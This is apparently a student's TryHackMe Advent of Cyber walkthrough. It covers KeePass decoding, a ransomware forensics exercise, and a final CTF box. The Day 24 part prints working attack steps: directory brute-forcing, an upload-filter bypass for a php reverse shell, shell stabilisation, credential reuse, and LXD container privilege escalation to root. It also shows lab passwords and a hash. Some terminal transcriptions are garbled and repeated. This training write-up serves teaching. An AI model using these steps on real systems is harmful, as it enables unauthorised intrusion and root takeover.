We then opened the network tab and opened the Elf Server and were displayed the edit entry of Elf Server. We pressed the three dot button beside the password box to see the password, copied it and we used the cyberchef to decode the password value by using from hex.




Question 5 : What was the encoding used on the Elf Server password?

At the edit entry of the Elf Server, there is a note box hinting us to use Hex.




Question 6 : What is the decoded password value for ElfMail?


We then opened the eMail tab and saw the ElfMail key, we opened it and were displayed the edit entry of ElfMail. Beside the password box, we pressed the three dot button and saw the password value. Copy it, and decode it using the cyberchef by using the HTML entity, we get the password for ElfMail key.



Then we opened the Recycle Bin tab and pressed the Elf Security System key and were displayed the edit entry. We then can see the username and the password.



On the note box, there is an encoded value. We copied them all and decoded it using cyberchef from charcode. We changed the delimiter to comma and the base to 10. We decode it twice and then we get a link to github. We then opened the link and were directed to a github page which contains the flag. At the edit entry of the Elf Server, there is a note box hinting us to use Hex.



Throughout process/Methodology :

We first open kali and deploy the machine to get the machine ip. Then we open the terminal and use the xfreerdp command to open the remote desktop protocol to connect to the desktop of the Administrator. After we were in the Administrator's desktop, we opened the weird naming file. We copied the name of the file and decoded it using 'magic' on cyberchef resulting in us getting the password for KeePass database. At the outcome, we then scrolled to the right to see the matching ops listed. Next we opened the KeePass by using the password we obtained earlier. On the private tab there is a hiya key and we opened it and then we saw the note inside it. We then opened the network tab and opened the Elf Server and were displayed the edit entry of Elf Server. We pressed the three dot button beside the password box to see the password, copied it and we used the cyberchef to decode the password value by using 'from hex'. We then opened the eMail tab and saw the ElfMail key, we opened it and were displayed the edit entry of ElfMail. Beside the password box, we pressed the three dot button and saw the password value. Copy it, and decode it using the cyberchef by using the HTML entity, we get the password for ElfMail key. Then we opened the Recycle Bin tab and pressed the Elf Security System key and were displayed the edit entry. We then can see the username and the password. On the note box, there is an encoded value. We copied them all and decoded it using cyberchef from charcode. We changed the delimiter to comma and the base to 10. We decode it twice and then we get a link to github. We then opened the link and were directed to a github page which contains the flag. At the edit entry of the Elf Server, there is a note box hinting us to use Hex.

Day 23 - Blue Teaming The Grinch Strikes Again!

Tools Used : kali, terminal, xfreerdp, cyberchef

Solution/Walkthrough:



Question 1 : What does the wallpaper say?

By opening the kali, we then deploy the machine and use xfreerdp to connect the windows as administrator. After that we will see the wallpaper of the administrator's windows.




Question 2 : Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

We opened the file explorer and went to the desktop, there we saw 'RansomNote.txt' and we opened it. There is the bitcoin address, we copied it and decode it using the cyberchef by using from base64.




Question 3 : At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

We then go to the documents and see the file with the extension.




Question 4 : What is the name of the suspicious scheduled task?


We went back to the desktop to see the name of the suspicious scheduled task.



We then go back to the scheduled task and open the opidsfsdf and then press the action button to get the location of the executable that runs at the log in.




The screenshot displays the Windows Task Scheduler application. The left sidebar shows the 'Task Scheduler Library' expanded. The main pane lists several tasks, including 'GoogleUpdate...', 'opidsfsdf', and 'ShadowCop...'. The 'GoogleUpdate...' task is selected. The 'Actions' tab is active, showing a single action: 'Start a program' with the command 'C:\Windows\system32\vs...'. The 'Actions' pane on the right shows the 'Run' action type.




Question 7 : Assign the hidden partition a letter. What is the name of the hidden folder?

Go to the backup Z folder, press the view button. Then, tick the box that stated hidden items and a confidential file appears.



Question 8 : Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

After the file is restored, double click the confidential file. The master password is in two different types. We double click the master password in the text document and the password is shown.



Throughout process/Methodology :

We first open kali and deploy the machine to get the machine ip address. Next we open the terminal and use the xfreerdp command to open the remote desktop protocol to connect to the administrator's desktop. Then we saw the wallpaper of the desktop had a picture of a dog in a burning room and saying 'THIS IS FINE'. Next, we opened the file explorer and went to the desktop, there we saw 'RansomNote.txt' and we opened it. There is the bitcoin address, we copied it and decode it using the cyberchef by using from base64. We then go back to the documents to see the extension of the encrypted file. Then we went back to the desktop to see the name of the suspicious scheduled task. We then go back to the scheduled task and open the opidsfsdf and then press the action button to get the location of the executable that runs at the log in. Then we open the ShadowCopyVolume and to the action button. There is a directory and then we press properties. Press the action button and double click the start program. The ShadowCopyVolume id is shown at the add arguments box. Then, we go to the backup Z folder, press the view button. Then, tick the box that stated hidden items and a confidential file appears. After the file is restored, double click the confidential file. The master password is in two different types. We double click the master password in the text document and the password is shown.


Day 24 - Final Challenge The Trial Before Christmas

Tools Used : Kali Linux, Terminal, BurpSuite, Firefox, MySQL, Python

Solution/Walkthrough:

Question 1: Scan the machine. What ports are open?


Nmapping the IP machine from TryHackMe, we will be provided 2 ports with an open state and the ports service.



```
root@kali: ~  
zsh: corrupt history file /root/.zsh_history  
(root@kali) ~  
nmap -T4 10.10.134.219  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 01:32 EDT  
Nmap scan report for 10.10.134.219  
Host is up (0.39s latency).  
All 1000 scanned ports on 10.10.134.219 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
  
Nmap done: 1 IP address (1 host up) scanned in 23.85 seconds  
(root@kali) ~  
nmap -T4 10.10.134.219  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 01:33 EDT  
Nmap scan report for 10.10.134.219  
Host is up (0.41s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 5.32 seconds  
(root@kali) ~
```

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Using the port of unknown service, 65000, we were able to navigate to a website called 'Light Cycle'.



Question 3: What is the name of the hidden php page?


By using gobuster, we will be able to see 2 hidden php pages that were provided after we put the command dirbuster as it could help to brute force directories and files names on a web server. We believe that uploads.php was the hidden php page wanted.

```
(root@kali)~# gobuster dir -u http://10.10.73.164:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -40
```

```
=====
2022/07/19 07:55:20 Starting gobuster
=====
/index.php (Status: 200)
/uploads.php (Status: 200)
```

Question 4: What is the name of the hidden directory where file uploads are saved?

After we successfully upload a file on our /uploads.php page, we navigate to a website with /grid directory to see the successfully uploaded file.



Question 5: What is the value of the web.txt flag?

After successfully entering www-data, we are required to find a file named web.txt to find the flag. Then, after we find the file, we can concatenate it for it to show the flag.

```
$ whoami
www-data
$ find / -name web.txt 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
```

Question 6: What lines are used to upgrade and stabilise your shell?

From the TryHackMe website, we managed to find the answer.

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing **Ctrl + C** killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB auto-completes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab auto-complete or the arrow keys, and **Ctrl + C** will still kill the shell.
2. Step two is: `export TERM=xterm` -- this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using **Ctrl + Z**. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab auto-completes, the arrow keys, and **Ctrl + C** to kill processes). It then foregrounds the shell, thus completing the process.

As we enter python after netcat , we could spawn a better-featured bash shell. By using it, we managed to get the credentials required, username:password for question 7 by change directory to www/TheGrid\$ where we again change directory to the includes files of The Grid\$ after list the files in it and concatenate the dbauth.php

```

File Actions Edit View Help
root@kali: ~ - root@kali: ~ - root@kali: ~ - root@kali: ~ - flynn@kali: ~ - root@kali: ~ - root@kali: ~ -
boot initrd.img      lastfound            proc      snap          tmp        vulnrc-eld
dev  initrd.img-eld  media              root      str           usr
etc   init           misc              run       swapFile     var
www-data/light-cycler /5 md5
/
www-data/light-cycler/$ cd /var/www/
www-data/light-cycler/$ var/www/$ ls
ls: cannot access 'ls': No such file or directory
www-data/light-cycler/$ var/www/$ cd TheDirid/
www-data/light-cycler/$ var/www/TheDirid/$ ls
ls: cannot access 'ls': No such file or directory
www-data/light-cycler/$ var/www/TheDirid/$ includes
ls: cannot access 'ls': No such file or directory
www-data/light-cycler/$ var/www/TheDirid/includes/$ ls
ls: cannot access 'ls': No such file or directory
www-data/light-cycler/$ var/www/TheDirid/includes/$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "root";
    $dbpass = "1qaz!@WSXxcde";
    $database = "root";

    $conn = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($conn->connect_error){
        die($conn->connect_error);
    }

}

www-data/light-cycler/$ var/www/TheDirid/includes/ mysql -u root -p
mysql: Ver 14.4 Distrib 5.7.32, for Linux (x86_64) using Editline wrapper
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

```

Next, we enter mySQL. Accessing the database, we access it by using the name 'tron'. We managed to get a row of users in 'tables_in_tron'.

```

flynn@light-cycle:/var/www/TheGrid/includes
File Actions Edit View Help

r_~ x r_~ x r_~ x r_~ x flynn@light-cycl...TheGrid/includes x

┌───┐
│ information_schema │
│ tron               │
└───┘

2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;

┌───┐
│ Tables_in_tron │
├───┤
│ users           │
└───┘

1 row in set (0.00 sec)

mysql> select * from users;

┌───┐
│ id │ username │ password │
├───┴───┴───┤
│ 1   │ flynn    │ edc621628fd19a13a00fd683f5e3ff7 │
└───┘

1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$

```


Question 9: Crack the password. What is it?

After commanding 'select * from users', it printed out an id, username and password. We copy the password and paste it on a website called 'Crack Station' and we were provided with a cracked password.

```
mysql> select * from users;
```

id	username	password
1	flynn	edc621628f6d19a13a00fd683f5e3ff7

```
1 row in set (0.00 sec)
```



Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

As we were provided with a new username, we switched the user(su) as 'Flynn'

```
mysql> select * from users;
```

id	username	password
1	flynn	edc621628f6d19a13a00fd683f5e3ff7

```
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11: What is the value of the user.txt flag?

After we successfully changed our user, as we commanded a list of files, we were provided with a new file called user.txt and by concatenating the file, we managed to get the user.txt flag.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn/
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

As we were command `id` in the Flynn user, we were provided with `uid`, `gid` and `groups`. By referring to TryHackMe and the groups, we managed to get `lxd` as the answer.

Privilege Escalation with LXD:

Among the more curious privilege escalation methods on Linux, `lxd` is certainly a mind-bender, to say the least. This technique involves leveraging a flaw in `lxd`, a program that we can use to spin up containers much akin to Docker. This exploit specifically involves abusing mount points to mount volumes from our victim machine (the machine we're attacking) within a container that we shouldn't be able to access/read. However, we have root powers on `lxd` containers - thus allowing us to bypass the read permission checks and escalate our privileges. We can perform this `privesc` method via the following steps:

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn/
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 13: What is the value of the `root.txt` flag?

`lxc` and `init` commands to initialize and start a new container and we named the container as `Alpine`. As we refer to the TryHackMe website for the commands, we managed to mount our storage and verify we've escalated to root. Then, as we changed directory to `root` and we managed to get the required files, `root.txt` by listing the files in the `root`. Then, we concatenated the files and we were provided with the flag that we wanted.

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH |
|  SIZE |   UPLOAD DATE   |         |              |      |
+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 |
| 3.07MB | Dec 20, 2020 at 3:51am (UTC) |         |              |      |
+-----+-----+-----+-----+-----+

flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # cd /mnt/root/root
/mnt/root/root #
```

```
/mnt/root/root # flag
/bin/sh: flag: not found
/mnt/root/root # cat flag.txt
cat: can't open 'flag.txt': No such file or directory
/mnt/root/root # root.txt
/bin/sh: root.txt: not found
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

I

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Throughout process/Methodology :

Opening Kali Linux, after opening the openvpn and starting the machine on day 24, we have to nmap to the machine IP address in order for us to get the opened ports. We were provided with 2 opened ports with a different ports service. Using the port of unknown service, 65000, and our machine IP address, we were able to navigate to a website called 'Light Cycle'. In order to find the hidden php page, we need to use gobuster and brute force directories and file names on web servers. We were provided with 2 php pages where we believe that /uploads.php is the name of the hidden php page wanted. In order to make sure our 'MACHINE_IP:65000/uploads.php' website works well, we have to burp the website using Burpsuite, making sure the intercept is on and forwarding the information. Then, we can access the website successfully. Next, we have to bypass the filters to upload and execute a reverse shell. Thus, to do that we need to bypass a client-side filter. By going to the 'Proxy' tab of Burpsuite and to the 'Options' subsection, we need to enable intercept requests so that we can start deleting any client-side filters. Then, we have to remove the '|^js\$' and allowing Intercept Server Response. Now as both Intercept Client Requests and Intercept Server Response are enabled, we can intercept all responses from the servers including the Javascript files as Burpsuite does not intercept Javascript files by default. Then, we are required to create shells.jpeg.php files by creating a copy of the contents of php-reverse-shell.php and rename it as shells.jpeg.php. As we open a text editor using command 'nano', we are provided with a long text and we are required to change the ip in the file. However, our IP was changed to our Burpsuite IP. Thus, to find a right IP address to change it we command 'sudo ifconfig tun0' and it will provide us with a right IP address. Now, we successfully change the IP. After we finished recreating the files, we upload the files on the upload.php website and open the files with the directory of /grid. There, we can see the file that we upload and we netcat the files to read the data inside the files. After it successfully reads the file as we command 'whoami', we will be informed that we successfully entered www-data. In www-data, we can find a file named web.txt where we can get the flag that we wanted. After we get the file that we wanted, we concatenate the files and we are provided with the file's flag. From the TryHackMe website, we managed to find the answer on what lines that we should use to upgrade and stabilise our shell. As we enter python and use the command provided in TryHackMe, we could spawn a better-featured bash shell. By using the python and change and print terminal line settings (stty), we managed to get the credentials required, username:password for question 7 by change directory to www/TheGrid\$ where we again change directory to the 'includes\$' file of The Grid\$ and list the files in it and concatenate the dbauth.php. As we were provided with a dbuser: tron, we used the user to access the database in mySQL. With the user, we managed to get a row of 'users' in 'tables_in_tron'. After commanding 'select * from users', it printed out an id, username and password. We 